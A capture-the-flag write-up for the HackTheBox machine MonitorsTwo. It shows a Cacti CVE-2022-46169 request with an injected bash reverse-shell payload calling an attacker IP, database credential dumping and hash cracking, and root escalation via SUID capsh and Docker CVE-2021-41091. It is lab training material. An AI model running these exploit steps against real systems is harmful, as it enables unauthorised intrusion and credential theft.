
MonitorsTwo

Let's start with enumerating services with simple nmap command.

```
└─$ nmap -sV 10.129.228.231
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-18 08:23 CST
Nmap scan report for 10.129.228.231
Host is up (0.038s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Theres is nginx server running on port 80 so let's jump right to web browser.



Trying some most common credential combinations didn't work so let's search for Cacti vulenrability online.

We found CVE-2022-46169 and PoC for that.
https://github.com/ariyaadinatha/cacti-cve-2022-46169-exploit

As we can read from PoC above this vulnerability found in Cacti version 1.2.22 allows attacker to bypass authentication and execute arbitrary code remotely on the affected system.

Let's intercept authentication request in BurpSuite and send it right to repeater so we can modify our request to set a payload with reverse shell there.

First we setup our listener

change HTTP request to GET to retrieve data, set up

/remote_agent.php?action=polldata&local_data_ids[]=6&host_id=1&poller_id=0;payload

First we should setup our listener.

```
┌──$ nc -nlvp 1234
```

Analyzing the PoC code we can modify our request as below.

```
if __name__ == "__main__":
    targetURL = input("Enter the target address (like 'http://123.123.123.123:8080')")
    vulnURL = f"{targetURL}/remote_agent.php"
    # X-Forwarded-For value should be something in the database of Cacti
    header = {"X-Forwarded-For": "127.0.0.1"}
```

We change HTTP request type to GET to retrieve data and path as per code line above.
So our request with URL encoded payload bash -c 'bash -i >& /dev/tcp/10.10.14.170/1234 0>&1' to get reverse shell should look like:

```
Pretty  Raw  Hex
1 GET /remote_agent.php?action=polldata&local_data_ids[]=6&host_id=1&
  poller_id=;bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.170/1234+0>%261'
   HTTP/1.1
2 Host: 10.129.228.231
3 X-Forwarded-For: 127.0.0.1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
  age/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 137
10 Origin: http://10.129.228.231
11 Connection: close
12 Referer: http://10.129.228.231/index.php
13 Cookie: Cacti=f832f2b73dcf9da3c7f418ba39f72cdc; CactiDateTime=Sat
   Nov 18 2023 08:24:07 GMT-0600 (Central Standard Time);
   CactiTimeZone=-360
14 Upgrade-Insecure-Requests: 1
15
16 __csrf_magic=
   sid%3A77af1a2ea8f9823c2b5ba22f8931204ff3256930%2C1700317446&action=
   login&login_username=admin&login_password=&remember_me=on
```

Success ! We got reverse shell on www-data user.

```
www-data@50bca5e748b0:/var/www/html$ whoami
whoami
www-data
www-data@50bca5e748b0:/var/www/html$
```

Now let's upgrade TTY.

```
www-data@50bca5e748b0:/var/www/html$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<tml$ python3 -c 'import pty;pty.spawn("/bin/bash")'
bash: python3: command not found
```

Python was not found or cannot be used by that user, so let's try another option.

```
www-data@50bca5e748b0:/var/www/html$ script -O /dev/null -q /bin/bash
script -O /dev/null -q /bin/bash
$ ^Z
-$ stty raw -echo;fg
$ whoami
www-data
```

As we could notice `www-data@50bca5e748b0:` might mean that machine is running as docker container.

At / directory we can find .sh script and while analyzing it we can see some important information.

```
$ cat entrypoint.sh
#!/bin/bash
set -ex

wait-for-it db:3306 -t 300 -- echo "database is connected"
if [[ ! $(mysql --host=db --user=root --password=root cacti -e "show tables") =~ "automation_devices" ]]; then
    mysql --host=db --user=root --password=root cacti < /var/www/html/cacti.sql
    mysql --host=db --user=root --password=root cacti -e "UPDATE user_auth SET must_change_password='' WHERE usernam
e = 'admin'"
    mysql --host=db --user=root --password=root cacti -e "SET GLOBAL time_zone = 'UTC'"
fi

chown www-data:www-data -R /var/www/html
# first arg is `-f` or `--some-option`
if [ "${1#-}" != "$1" ]; then
        set -- apache2-foreground "$@"
fi

exec "$@"
```

We got in mysql database so now let's see what's inside of it.

```
$ mysql -u root -p -h db
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 18
Server version: 5.7.40 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| cacti              |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.005 sec)

MySQL [(none)]> use cacti;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

```
MySQL [cacti]> show tables;
```

We are prompted with many tables inside that database but let's choose most interesting ones and read from it.

```
| user_auth
| user_auth_cache
| user_auth_group
| user_auth_group_members
| user_auth_group_perms
| user_auth_group_realm
| user_auth_perms
| user_auth_realm
```

```
MySQL [cacti]> select * from user_auth;
+----+----------+----------------------------------------------------------------+-------+----------------+------------------------+
| id | username | password                                                       | realm | full_name      | email_address          | must_change_password | password_change | show_tree | show_list | show_preview | graph_settings | login_opts | policy_graphs | policy_trees | policy_hosts | policy_graph_templates | enabled | lastchange | lastlogin | password_history | locked | failed_attempts | lastfail | reset_perms |
```

```
MySQL [cacti]> select username, password, full_name, email_address from user_auth;
+----------+--------------------------------------------------------------+----------------+--------------------+
| username | password                                                     | full_name      | email_address      |
+----------+--------------------------------------------------------------+----------------+--------------------+
| admin    | $2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC | Jamie Thompson | admin@monitorstwo.htb |
| guest    | 43e9a4ab75570f5b                                             | Guest Account  |                    |
| marcus   | $2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C | Marcus Brune   | marcus@monitorstwo.htb |
+----------+--------------------------------------------------------------+----------------+--------------------+
3 rows in set (0.001 sec)
```

Now we save this hashes locally as hashes.txt and try to crack them with hashcat. Most probably these are bcrypt/Blowfish hashes.

```
$ hashcat -a 0 -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt
```

We were able to find marcus user password in just minutes.

But before we jump into marcus we can might first obtain root access on docker container by exploiting capsh binary found with SUID bit set.

```
$ find / -perm /4000 2>/dev/null
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/sbin/capsh
/bin/mount
/bin/umount
/bin/su
```

At GTFObins we can quickly find exploit for that.

```
$ capsh --gid=0 --uid=0 --
root@50bca5e748b0:/# whoami
root
```

But let's go back to hacking right system, let's SSH to marcus with cracked password. User flag can be found at /home/marcus.

```
└─$ ssh marcus@10.129.228.231
```

```
marcus@monitorstwo:~$ whoami
marcus
```

```
marcus@monitorstwo:/$ ls /home/marcus
user.txt
```

Searching for a while didn't bring any possible privilege escalation path. Looking at mails in /var/spool/mail there is one mail to marcus which states 3 CVE's from which we might use 1 as privilege escalation point. It is CVE-2021-41091 a flaw in Moby (Docker Engine) that allows unprivileged Linux users to traverse and execute programs within the data directory (usually located at /var/lib/docker) due to improperly restricted permissions. This vulnerability is present when containers contain executable programs with extended permissions, such as setuid.
Version of docker running on machine is vulnerable.

```
marcus@monitorstwo:/$ cd /var/spool/mail
marcus@monitorstwo:/var/spool/mail$ cat marcus
```

```
CVE-2021-33033: This vulnerability affects the Linux kernel before 5.11.14 and is related to the CIPSO and CALIPSO
refcounting for the DOI definitions. Attackers can exploit this use-after-free issue to write arbitrary values. Ple
ase update your kernel to version 5.11.14 or later to address this vulnerability.

CVE-2020-25706: This cross-site scripting (XSS) vulnerability affects Cacti 1.2.13 and occurs due to improper escap
ing of error messages during template import previews in the xml_path field. This could allow an attacker to inject
 malicious code into the webpage, potentially resulting in the theft of sensitive data or session hijacking. Please
 upgrade to Cacti version 1.2.14 or later to address this vulnerability.

CVE-2021-41091: This vulnerability affects Moby, an open-source project created by Docker for software containeriza
tion. Attackers could exploit this vulnerability by traversing directory contents and executing programs on the dat
a directory with insufficiently restricted permissions. The bug has been fixed in Moby (Docker Engine) version 20.1
0.9, and users should update to this version as soon as possible. Please note that running containers should be sto
pped and restarted for the permissions to be fixed.
```

```
marcus@monitorstwo:/var/spool/mail$ docker --version
Docker version 20.10.5+dfsg1, build 55c4c88
```

We can see with following command, we can see mounts in a system including docker containers.

```
└─/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged
                           overlay    overlay    rw,relatime,lowerdir=/var/lib/docker/overlay2/l/756FTPF
└─/var/lib/docker/containers/e2378324fced58e8166b82ec842ae45961417b4195aade5113fdc9c6397edc69/mounts/shm
                           shm        tmpfs      rw,nosuid,nodev,noexec,relatime,size=65536k
└─/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
                           overlay    overlay    rw,relatime,lowerdir=/var/lib/docker/overlay2/l/4Z77R4W
└─/var/lib/docker/containers/50bca5e748b0e547d000ecb8a4f889ee644a92f743e129e52f7a37af6c62e51e/mounts/shm
                           shm        tmpfs      rw,nosuid,nodev,noexec,relatime,size=65536k
```

To prove that we are in right docker directory we can create a file in docker and check if it appears on marcus side.

```
root@50bca5e748b0:/var/www/html# pwd && ls | grep proof
/var/www/html
proof.txt
```

```
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
/var/www/html$ ls | grep proof
proof.txt
```

Because we have root access we should be able to copy /bin/bash to directory of our choice. Let's copy it to /tmp and set SUID bit and execute it with marcus.

```
root@50bca5e748b0:/var/www/html# cp /bin/bash /tmp
```

```
root@50bca5e748b0:/tmp# ls
bash
```

```
root@50bca5e748b0:/tmp# chmod 4755 bash
```

```
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
/tmp$ ls
bash                    sess_904b6078426fb497aebcf544e1039b15
```

```
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
/tmp$ ./bash -p
bash-5.1# whoami
root
```

Successfully we got root access and root flag can be found at /root.

```
bash-5.1# ls /root
cacti  root.txt
```